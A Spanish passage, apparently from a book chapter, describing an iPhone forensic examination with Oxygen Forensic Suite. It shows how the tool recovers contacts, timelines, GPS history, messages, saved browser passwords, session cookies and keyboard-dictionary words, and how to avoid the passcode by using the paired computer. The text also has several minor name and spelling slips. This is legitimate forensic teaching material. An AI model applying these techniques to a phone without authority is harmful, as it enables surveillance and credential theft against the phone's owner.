


Imagen 06.02: Creación de un nuevo caso de análisis forense con *Oxygen Forensic*.

A continuación se detallan los pasos a seguir para ejecutar un análisis forense en un *iPhone*, en este caso de la gama *iPhone 4*.

Antes de comenzar la extracción hay que asegurarse de que se cumplan los siguientes requisitos:

- Se dispone del cable original, USB suministrado con el dispositivo
- Se tiene instalada la versión de *Oxygen Forensic Suite* en el equipo

En el caso de una extracción de un teléfono iOS, *Oxygen Forensic* se apoyará en las librerías de *iTunes* para obtener los datos del *iPhone*, para lo que es necesario haber parado antes el terminal. Es lo que quiere decir, que se necesita contar con un terminal sin *passcode* o conocer el *passcode* del mismo para poder desbloquearlo.

Si, no se dan las circunstancias, tal vez lo más fácil sea conseguir el sistema operativo en el que fue parado el terminal *iPhone* e instalar allí *Oxygen Forensic Suite*, con lo que ya no habrá que conocer previamente el *passcode*.

Una vez que este el teléfono conectado, *Oxygen Forensic* mediante un asistente comenzará a pedir al usuario que seleccione las secciones que desee analizar, pasando a continuación a extraer todos los datos del sistema automáticamente.

Para otros sistemas operativos *Oxygen Forensic* utiliza un agente llamado *Oxy-Agent* que se instala en una memoria externa del dispositivo dejando intacta la estructura de ficheros, de esta manera la herramienta es capaz de extraer numerosos datos de sistemas como *Android*, *Windows Mobile* o *Nokia (Symbian)*.

Como se puede observar en la siguiente captura *Oxygen Forensic Suite* comienza con la extracción de forma totalmente automática y el tiempo destinado para terminar este proceso dependerá del tamaño de la memoria de, *Smartphone* que se esté analizando.




Imagen 06.03: Elección de los tipos de datos que *Oxygen Forensic Suite* extraiga de un determinado dispositivo.

Una vez terminado el proceso, es posible desconectar el teléfono y empezar a utilizar la herramienta *Oxygen Forensic Suite* tanto a modo de consulta, como para la generación de informes forenses. A continuación se detallan las secciones más importantes que permite la consulta de datos que se muestran en pantalla.

2. Información en los dispositivos

Este es el punto de partida, se puede decir que es el índice desde donde se tiene una primera revisualización de la información más vital y básica como el número de serie del teléfono (IMEI), la versión de sistema operativo, si el *Smartphone* está en modo *Jailbreak*, y una breve lista que muestra un resumen de las actividades del teléfono, como pueden ser el número de contactos, los mensajes recibidos/enviados, etcétera.




Imagen 36. Resumen de los datos extraídos de un dispositivo

La línea temporal de un dispositivo

Uno de los puntos más críticos a la hora de realizar un análisis forense es recrear un evento según fecha, hora, y detallar un esquema de diversos sucesos que ocurren en los intervalos especificados de la investigación.

En numerosas ocasiones se pide al analista determinar si este usuario ha realizado una llamada telefónica a un número de teléfono determinado o si se ha conectado a una página web específica, por poner dos ejemplos de los múltiples que se pueden dar.

Oxygen Forensic Suite tiene la herramienta más potente de todo el paquete de software en el *Time-Line*. Es a característica de la herramienta saca todos los eventos temporales de todas las aplicaciones, que van desde que se enciende el móvil, hasta cualquier otro suceso como si se recibe una llamada, se envía un correo electrónico, se publica un *Twit*, se conecta a una red *Wi-Fi*, se produce una llamada perdida por *Skype*, o se hace una fotografía.

Todo lo que se haga con él, termina, queda registrado en las aplicaciones del sistema y por tanto en bases de datos, ficheros de configuración o servicios online, y *Oxygen Forensic Suite* los analiza todos y los muestra en una única línea temporal con un conjunto de filtros que permiten que el análisis se haga a golpe de clic.




Imagen 06.05. Ejemplo de parte de un *Time-Line* de un dispositivo.


Esto ahorra un tiempo importantísimo al investigador forense. Hay que aclarar que a veces las fechas que se pueden ver muchas veces pueden resultar impactantes si se muestran en el filtro de fechas un año como 1980, esto se debe a que el programa registra eventos como pueden ser cumpleaños donde el usuario haya configurado el año del nacimiento de uno de sus contactos.

Aunque el *Time Line* es la herramienta más poderosa, desde ella se pueden acceder a todo el resto de secciones que hacen que un análisis de un *iPhone* o un *iPad* que ocupa 1GB de datos sea mucho más sencillo. A continuación se muestran las más importantes.

Análisis de contactos

Quizás este apartado sea uno de los que, desde el punto de vista de una investigación, pueda tenerse en cuenta dada su utilidad al proporcionar información sobre la relación que exista entre los contactos que tenga el dueño del teléfono. En un terminal iOS, como ya se ha mencionado anteriormente, estos datos son ficheros de tipo *SQLite* que pueden ser analizados manualmente con cualquier visor de *SQLite*.

Dado el avance tecnológico ya no solo se guarda un nombre y un teléfono, sino que muchas veces se añaden notas personales del contacto, fechas significativas como cumpleaños, páginas web, sus redes sociales, incluso sus fotos, sin olvidar la extracción de información si el usuario tiene un contacto agregado en la marcación rápida favorita. Todos estos detalles son muy interesantes y no se debe de olvidar que gran parte de las investigaciones comienzan con este apartado.






Imagen 00.07: Información de un contacto en las diversas aplicaciones de un dispositivo

Además, el análisis de estos datos permite saber el grado de cercanía que un determinado usuario mantiene con sus contactos, y *Oxygen Forensic* muestra este grado mediante un gráfico circular de relaciones, donde los más cercanos al núcleo (el dueño del terminal) son los que más relación tienen con él.

Este gráfico se llama "Estadísticas de Comunicación" y permite saber muchas cosas del dueño por las comunicaciones que mantiene con toda su agenda de contactos.




Imagen 00.08: Gráfico "Estadísticas de Comunicación" que permite ver la relación de un contacto

Geolocalización de datos extraídos

Un *Smartphone* es un dispositivo netamente móvil que va guardando información de los lugares por los que ha pasado. En una investigación judicial es probable que el juez, si así lo considera, acabe pidiendo información a las operadoras para conocer a qué estaciones de telefonía se conectó, lo que permitiría hacer un estudio de la posición física del terminal mediante triangulación de señales.

Esto puede no ser necesario si se analiza toda la información GPS que almacena un terminal iOS. La primera de ella es la base de datos de las torres de comunicaciones que se almacena en la base de datos *consolidated.dblo* que viene a ser la misma información a la que se tendría acceso con una orden judicial. Hay que decir que esto no es del todo cierto ya que debido a un gran escándalo mediático, Apple ha reducido sustancialmente el volumen de información que se graba en este fichero.

Otra información interesante de geoposicionamiento son las aplicaciones sociales como *Four Square*, que guardan las coordenadas GPS cuando el usuario hizo un "check in", que así se llama el proceso en la app.




Imagen 06.09: Oxygen Forensic Suite analiza en detalle FourSquare.

Se puede encontrar también información GPS en los metadatos de fotografías tomadas por el terminal o publicadas en sitios como *Twitter* o *Plickr*. Estos datos son analizados por aplicaciones como *Grep proxy* por supuesto Oxygen Forensic Suite analiza estos datos.

Por último, en el caso de iOS, también se tienen en cuenta las redes Wi-Fi a las que un terminal se ha conectado a lo largo de su vida. Estas redes Wi-Fi pueden estar geolocalizadas en las bases de datos de Google, por lo que también se toman en cuenta.

Con todos estos datos extraídos y analizados, Oxygen Forensic Suite crea un *Time-Line* de posiciones GPS que son mostrados en un mapa, permitiendo que se sepa con un alto grado de certidumbre los sitios por los que ha pasado el terminal.




Imagen 06.10: Ubicaciones GPS reconocidas de un terminal iOS

Mensajes de comunicación

Aunque la mensajería instantánea como *Skype*, y *Whatsapp* están triunfando entre los usuarios de smartphones no se debe olvidar que el número de canales de comunicación de un dispositivo iOS es infinitamente mayor, y que puede ir desde los SMS/MMS hasta las aplicaciones de chat como *Messenger* pasando por supuesto por los correos electrónicos.

Un análisis de un terminal iOS en busca de las comunicaciones implicaría analizar todas las bases de datos, y todos los ficheros de comunicación de todas las aplicaciones con estas características encontradas en un terminal. *Oxygen Forensic Suite* hace el análisis de todas esas aplicaciones de forma automática, y muestra por cada usuario qué mensaje ha sido enviado o recibido y qué aplicaciones ha utilizado para ello, tal y como se puede ver en la siguiente captura.




Imagen 06.11: Características de cada mensaje enviado y recibido

En el caso de aplicaciones de mensajería concreta, en la que puede que existan contactos que no estén en la agenda, *Oxygen Forensic* hace un análisis detallado de las mismas, teniendo en la lista de apps completamente analizadas un número ingente de ellas, como *Whatsapp*, *Facebook for iOS*, *Twitter*, *Google Talk*, *Yahoo Messenger*, *Skype*, *Gmail*, etcétera.

Para ver que aplicaciones con estas capacidades están instaladas en el terminal en concreto, *Oxygen Forensic Suite* tiene un panel especial para ellos, desde los que se puede acceder a todos y cada uno de los datos de la aplicación. En la siguiente captura se puede ver el caso de *Whatsapp*.



Imagen 06.12: Análisis de *Whatsapp*.

Hay que indicar que, aunque *Oxygen Forensic Suite* busca datos borrados en las aplicaciones, en el caso de servicios especializados como *RecoverMessages.com* es posible obtener más datos de aplicaciones como *Whatsapp*, ya que se hace una interpretación más exhaustiva de las páginas borradas de los ficheros *SQLite*.

Registro de eventos

En el registro de eventos se puede obtener el último historial de llamadas realizadas, respondidas, perdidas o enviadas, esta información también incluye el “Timestamp” mencionado anteriormente. El propósito de esta información puede ser vital para determinar un último uso del terminal y las llamadas recientes que se han enviado/recibido en él. La siguiente captura muestra esta sección:



Imagen 06.13: Registro de eventos de llamadas.

El calendario

El calendario es un excelente apartado donde es posible conocer los eventos importantes que el usuario ha marcado en su terminal, tal vez reuniones marcadas en determinados sitios, repeticiones de tareas con una alarma o cualquier información que suele ser de elevada importancia y que el usuario del teléfono haya determinado. Todos estos datos, por supuesto, también aparecen incluidos dentro del *Time-Line* generado del terminal.

Web browser & cache analyzer (Navegador web / analizador caché)

Estudiar el historial del navegador y sus *cookies* proporciona una información extremadamente útil. En este caso particular y siendo un dispositivo iOS es capaz de extraer información del navegador *Safari*. Dependiendo del servicio de configuración del dispositivo, *Oxygen Forensic Suite* es capaz de extraer incluso contraseñas que se han marcado en el navegador para recordar diversos servicios y sitios web, que la herramienta ira catalogando en la sección de *passwords* del proyecto de análisis.

Además es posible consultar el historial de navegación, las paginas marcadas como favoritas, acceder a las *cookies* guardadas en el navegador para poder extraer datos incluso de sesiones activas, e información capturada en numerosos formularios que hayan sido cacheados por el navegador.

Google Services

Los servicios de *Google* son interesantes, sobre todo por la transparencia y el hecho de que incluyen un conjunto de servicios con la misma credencial, por ello *Oxygen Forensic Suite* es capaz de extraer información detallada de *Google Mail*, *Google Calendar*, *Google Talk*, *Google Maps* y *Google+*. Permite extraer varios usuarios en el mismo terminal (ya que muchas veces los usuarios dividen estas cuentas según uso profesional y doméstico) de todas y cada una de las *apps* de *Google* que están en el terminal.




Figura 14-14 Información de *Gmail* extraída de un dispositivo móvil con análisis forense

Cabe destacar que *Oxygen Forensic Suite* muestra la lista de ficheros que la herramienta ha extraído sobre la información de *Google Mail*, como puede ser *Gmail db* entre otros. Esto permite localizar fácilmente los ficheros que posteriormente se pueden contrastar con otras herramientas de tipo *Junk carving* que complementa el arsenal como analista forense (un ejemplo podría ser el caso de *RecoverMessages* para *Whatsapp*).

El uso de mensajería IM y en este caso *Google Talk* permite extraer conversaciones y contactos que el usuario haya mantenido en su dispositivo. La importancia del servicio *Google Maps* en una investigación es alta, ya que, para completar la información de geoposicionamiento, hay que tener en cuenta estos datos. Muchas personas utilizan este servicio buscando una calle o un sitio determinado. Poder extraer esta información y las coordenadas exactas pueden mostrar un resultado muy importante ante un análisis forense.




Imagen 06.15 Localización de un punto en *Google Maps*

Yahoo! Services

Aunque no tan popular como *Google*, el funcionamiento de captura y extracción de información relativa a servicios de *Yahoo!* es prácticamente idéntica. *Oxygen Forensic Suite* es capaz de obtener información de múltiples usuarios, tanto de *Yahoo! Messenger* como de *Yahoo! Mail* y analizar toda la información que de estas aplicaciones hay en el sistema.

Aplicaciones de redes sociales

La actividad en las redes sociales cada vez es más importante ante un análisis forense, en este caso se analizarán algunas de las más importantes, como pueden ser *Facebook*, *Twitter*, y *FourSquare*. Hay

que decir que *Oxygen Forensic Suite* añade un mayor número de aplicaciones de este tipo dentro de su análisis de las que analiza gran cantidad de características en cada una de ellas.

Para cada una de las aplicaciones sociales que reconoce *Oxygen Forensic Suite* (y son decenas de ellas), la herramienta mostrará las publicaciones, los amigos, los mensajes publicados en privado y se podrá obtener de cada una de ellas la lista de usuarios y/o contraseñas (si las hubiera) configurados en cada una de dichas aplicaciones.




Imagen 06.16- Datos extraídos del dispositivo referentes a Twitter.

Dropbox

El popular servicio de sincronización de ficheros en la nube *Dropbox* también es capaz de ser extraído por *Oxygen Forensic Suite*, la posibilidad de ver información a modo de previsualización de los ficheros transferidos a este popular servicio puede ser de gran utilidad.

Diccionarios

En los terminales iOS los datos del corrector y el predictor de palabras se almacenan en el dispositivo. Estos datos permiten ver las palabras tecleadas que alguna vez han sido tecleadas en el dispositivo, casi a modo de *keylogger*, y con *Oxygen Forensic Suite* es posible extraer este diccionario.

Esas palabras permiten descubrir lugares, contraseñas tecleadas, o mensajes que se hayan podido enviar por medio de algún sistema, incluso de seguridad. Para poder sacar mejor provecho de este diccionario, la herramienta además cuenta con un simulador de frases que, utilizando la cronología intenta dar sentido al diccionario. Hay que recordar que esas posibles frases son solo etc. posibles frases que no tienen porque haber sido escritas en ese orden, pero que tal vez puedan ayudar a responder a alguna cuestión concreta. Como se muestra en la imagen de la captura se incluye un simulador de frases, según el orden cronológico simula una posible frase.




Imagen 06.17: Vista del diccionario de Oxygen Forensic

Aplicaciones

Cada día van saliendo nuevas aplicaciones y el equipo de *Oxygen Forensic State* va analizando todas y cada una de las mas populares. No obstante, puede que alguna aplicacion no haya sido analizada, o que se tenga interés en analizar en detalle algunas de ellas para sacar mas informacion. Para ello, en el panel de aplicaciones va a ser posible acceder a todos los ficheros que estan dentro del *bundle* de la aplicacion en el sistema, y se clasificaran en formatos. Asi, sera posible ver el archivo *SQLite*, *plist* o *XML*, que utiliza una determinada *App* para intentar sacar mas informacion manualmente.

Para revisar estos ficheros se acompañan visores para *SQLite*, para ficheros *Plst* y *Bplist*, editores de texto para ver ficheros *TXT* o de datos, e incluso editores hexadecimales que hacen el análisis más cómodo.

